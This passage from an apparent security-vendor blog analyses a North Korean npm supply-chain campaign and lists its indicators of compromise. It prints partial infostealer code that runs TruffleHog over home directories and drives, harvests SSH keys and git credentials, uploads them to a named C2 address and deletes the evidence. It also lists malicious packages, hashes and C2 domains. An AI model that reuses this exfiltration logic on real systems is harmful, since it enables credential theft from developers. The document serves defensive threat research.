  return TRUFFLEHOG_PATH;
}
```

Filesystem Scan

Runs TruffleHog against the victim's entire home directory (or all drives on Windows):

```

function scanFilesystem(truffleHogPath) {
  const scanPaths = getScanPaths();
  for (const scanPath of scanPaths) {
    const command = `${truffleHogPath} filesystem "${scanPath}" --json --concurrency 1`;
    const output = execSync(command, {
      maxBuffer: 10 * 1024 * 1024,
      stdio: ["ignore", "pipe", "pipe"]
    });
    // Parses JSON output, collects all discovered secrets
  }
}

function getScanPaths() {
  if (platform === "win32") {
    // Enumerates all drive letters via: wmic logicaldisk get name
    // Falls back to: ["C:", "D:", "E:", "F:", "G:", "H:"]
  } else {
    scanPaths.push(homeDir);
  }
}

```

Upload and Cleanup

```

(async function main() {
  const truffleHogPath = await downloadTruffleHog();
  const jsonFilePath = scanFilesystem(truffleHogPath);
  if (fs.existsSync(jsonFilePath)) {
    await uploadFile(jsonFilePath); // POST to 103.106.67.63:1244/uploads
    fs.unlinkSync(jsonFilePath);    // Delete evidence
  }
})();

```

Module 8 — Git Repository + SSH Key Theft (**git**)

Configuration

```

const UPLOAD_URL = "103[.]106[.]67[.]63:1244/uploads";
const upload_timestamp = "GitRepos";
const upload_member_type = "THKASDFOWG";
const ssh_upload_timestamp = "SSHFiles";

```

SSH Key Collection

Collects every file from **.ssh** directories at both user and system level:

```

function findSSHFolders() {
  const sshFolders = [];
  if (platform === "win32") {
    sshFolders.push({ path: path.join(homeDir, ".ssh"), level: "user" });
    sshFolders.push({ path: path.join(process.env.ProgramData, "ssh"), level: "system" });
  } else {
    sshFolders.push({ path: path.join(homeDir, ".ssh"), level: "user" });
    sshFolders.push({ path: "/etc/ssh", level: "system" });
    // Also checks: /usr/local/etc/ssh, /opt/ssh
  }
  return sshFolders;
}

function collectSSHFilesFromFolder(folder) {
  const entries = fs.readdirSync(folder.path);
  for (const entry of entries) {
    if (entryStats.isFile() && entryStats.size <= 10 * 1024 * 1024) {
      sshFiles.push({ path: entryPath, name: entry, size: entryStats.size });
    }
  }
  // Uploads ALL files – id_rsa, id_ed25519, known_hosts, authorized_keys, config, etc.
}

```

Git Credential Extraction

Reads stored git credentials from multiple locations and extracts tokens from remote URLs:

```

function readGitCredentials() {
  const credentialPaths = [];
  if (platform === "win32") {
    credentialPaths.push(
      path.join(homeDir, ".git-credentials"),
      path.join(process.env.USERPROFILE, ".git-credentials"),
    );
  } else {
    credentialPaths.push(
      path.join(homeDir, ".git-credentials"),
      path.join(homeDir, ".config", "git", "credentials")
    );
  }
  // Reads each file, extracts credential lines
}

function extractCredentialsFromUrl(url) {
  // Parses: https://username:token@github.com/user/repo.git
  // Parses: https://token@gitlab.com/user/repo.git
  // Extracts and stores auth tokens
}

```

Repository Scanning

Scans all drives up to 20 directories deep, collecting metadata from every git repository with remote URLs:

```

function findGitRepositories(rootPath, maxDepth = 20, currentDepth = 0) {
  // Recursively walks filesystem looking for .git directories
}

function scanGitRepositories() {
  const scanPaths = getScanPaths();
  for (const scanPath of scanPaths) {
    const repos = findGitRepositories(scanPath, 20);
    for (const repoPath of repos) {
      // Extracts: remote URLs, git config, embedded credentials
      // Only includes repos with remote URLs (connected to online repositories)
    }
  }
}

```

Main Execution Flow

SSH files are uploaded first (tagged as **SSHFiles**), then git repos and credentials (tagged as **GitRepos**):

```

(async function main() {
  // Phase 1: SSH keys
  const sshFolders = findSSHFolders();
  for (const folder of sshFolders) {
    const sshFiles = collectSSHFilesFromFolder(folder);
    await uploadSSHFilesFromFolder(sshFiles, folder.path, folder.level);
  }

  // Phase 2: Git repositories
  const scanResult = scanGitRepositories();
  // ... uploads repo metadata + extracted credentials
})();

```

Outlook and Recommendations

The StegaBin campaign is a new iteration of the techniques used by the FAMOUS CHOLLIMA / Contagious Interview threat actors. While previous waves of the Contagious Interview campaign relied on relatively straightforward malicious scripts and Bitbucket-hosted payloads, this latest iteration demonstrates a concerted effort to bypass both automated detection and human review. The use of character-level steganography on Pastebin and multi-stage Vercel routing point to an adversary that is refining its evasion techniques and attempting to make its operations more resilient.

Because the campaign's command-and-control infrastructure was still live at the time of discovery, we were able to safely simulate a compromised client and retrieve the adversary's entire post-exploitation toolkit. The obtained 9-module infostealer toolkit, including a fully interactive RAT with FTP exfiltration, weaponized TruffleHog scanning, and 186-space whitespace persistence in VSCode, demonstrates how these threat actors exfiltrate SSH keys, Git credentials, and browser

secrets once initial access is achieved. Furthermore, the presence of Hardhat in the infection chain confirms that cryptocurrency and Web3 developers remain the primary targets of this North Korean cluster.

Given the sophistication of this attack and its direct targeting of the developer workspace, organizations must remain vigilant. Developers should carefully review dependencies and not install untrusted packages blindly.

Socket users are automatically protected from these packages, as our AI-powered threat detection proactively flags the obfuscated code, abnormal install script behavior, successfully detecting all the malicious packages that were part of this wave. For an ongoing overview of our research into this threat actor and a historical database of all related malicious packages, visit our dedicated [Contagious Interview Supply Chain Attacks Tracker](#).

Acknowledgements

Socket engineer Ola Adekola contributed to the stage 3 payload analysis. [Kieran Miyamoto](#) independently identified and published findings on 17 of these packages with excellent technical detail on the steganographic decoder and infection chain.

Shared IOCs Across All Modules

All modules share consistent infrastructure markers:

- **C2 IP:** 103[.]106[.]67[.]63:1244 (AS23470, [ReliableSite.Net](#) LLC)
- **Upload paths:** /clipup (clipboard data), /uploads (files and secrets)
- **Member identifier:** THKASDFOWG
- **Encryption password:** Angelisbadguy@#!

Full IOC List

Malicious npm Packages

1. [formmiderable@3.5.7](#)
2. [bubble-core@6.26.2](#)
3. [mqttoken@5.40.2](#)
4. [windowston@3.19.2](#)
5. [bee-quarl@2.1.2](#)
6. [kafkajs-lint@2.21.3](#)
7. [eslint-config@10.22.2](#)
8. [zoddle@4.4.2](#)
9. [daytonjs@1.11.20](#)
10. [corstoken@2.14.7](#)
11. [jsnwebapptoken@8.40.2](#)

12. [iosysredis@5.13.2](#)
13. [sequelization@6.40.2](#)
14. [undicy-lint@7.23.1](#)
15. [expressjs-lint@5.3.2](#)
16. [loadash-lint@4.17.24](#)
17. [promanage@6.0.21](#)
18. [vitetest-lint@4.1.21](#)
19. [prism-lint@7.4.2](#)
20. [fastify-lint@5.8.0](#)
21. [typoriem@0.4.17](#)
22. [argonist@0.41.0](#)
23. [uuindex@13.1.0](#)
24. [bcryptance@6.5.2](#)
25. [hapi-lint@19.1.2](#)
26. [ether-lint@5.9.4](#)

File Hashes (SHA-256)

1. ddbb527be0f40cd13eab08e3e418e36e86e4f1f1458cf84cfee29490beacf3a6
2. ce80100a383730822221f3ce769ea5ccda0c583654cc7c119ecc50bfb4203b9
3. 714f890308d2cfebb2ed3ae873697408372639260bb682ea4cfbfffec98b8add
4. 1b15f73054350c6ab42f6e1d2ce4d84d7c56821db699e4ec484541263dfcb636
5. ba3e520b9727e893cf07b0c1a6e6ce1a62e8e9bf28b5c771af4fdf01f9bd9ed4
6. 78c8b9044f6029280d28a1f62a4414a22e870fc27e3cc4894bd077d17f2ad8b4
7. 4e6a7bf3964fc0e3a655f062330c76b4876dcfac47d213e4c1f0ec3fe6ef9e12
8. 978e8f161da04e00117a695aa59452dce89b5247db93ab7cedcaea3c1f26b8c8
9. da1775d0fbe99fbc35b6f0b4a3a3cb84da3ca1b2c1bbac0842317f6f804e30a4

Pastebin Dead-Drop URLs

1. [hxxps://pastebin\[.\]com/CJ5PrtNk](https://pastebin.com/CJ5PrtNk)
2. [hxxps://pastebin\[.\]com/0ec7i68M](https://pastebin.com/0ec7i68M)
3. [hxxps://pastebin\[.\]com/DjDCxcsT](https://pastebin.com/DjDCxcsT)

C2 Infrastructure

103[.]1106[.]67[.]63:1244 (AS23470, [ReliableSite.Net](#) LLC)

Vercel C2 Domains

1. [ext-checkdin\[.\]vercel\[.\]app](#)
2. [cleverstack-ext301\[.\]vercel\[.\]app](#)
3. [cleverstack-app998\[.\]vercel\[.\]app](#)
4. [brightlaunch-ext742\[.\]vercel\[.\]app](#)
5. [brightlaunch-app615\[.\]vercel\[.\]app](#)

6. primevector-ext483[.]vercel[.]app
7. primevector-app920[.]vercel[.]app
8. zenithflow-ext156[.]vercel[.]app
9. zenithflow-app877[.]vercel[.]app
10. cloudharbor-ext664[.]vercel[.]app
11. cloudharbor-app239[.]vercel[.]app
12. sparkforge-ext518[.]vercel[.]app
13. sparkforge-app790[.]vercel[.]app
14. logicfield-ext432[.]vercel[.]app
15. logicfield-app681[.]vercel[.]app
16. atlasnode-ext957[.]vercel[.]app
17. atlasnode-app204[.]vercel[.]app
18. signalbase-ext369[.]vercel[.]app
19. signalbase-app845[.]vercel[.]app
20. neuraldock-ext126[.]vercel[.]app
21. neuraldock-app734[.]vercel[.]app
22. orbitstack-ext592[.]vercel[.]app
23. orbitstack-app318[.]vercel[.]app
24. fusionlayer-ext807[.]vercel[.]app
25. fusionlayer-app463[.]vercel[.]app
26. quantapath-ext275[.]vercel[.]app
27. quantapath-app914[.]vercel[.]app
28. visiondock-ext648[.]vercel[.]app
29. visiondock-app157[.]vercel[.]app
30. openmatrix-ext539[.]vercel[.]app
31. openmatrix-app882[.]vercel[.]app

Subscribe to our newsletter

Get notified when we publish new security blog posts!

Enter your email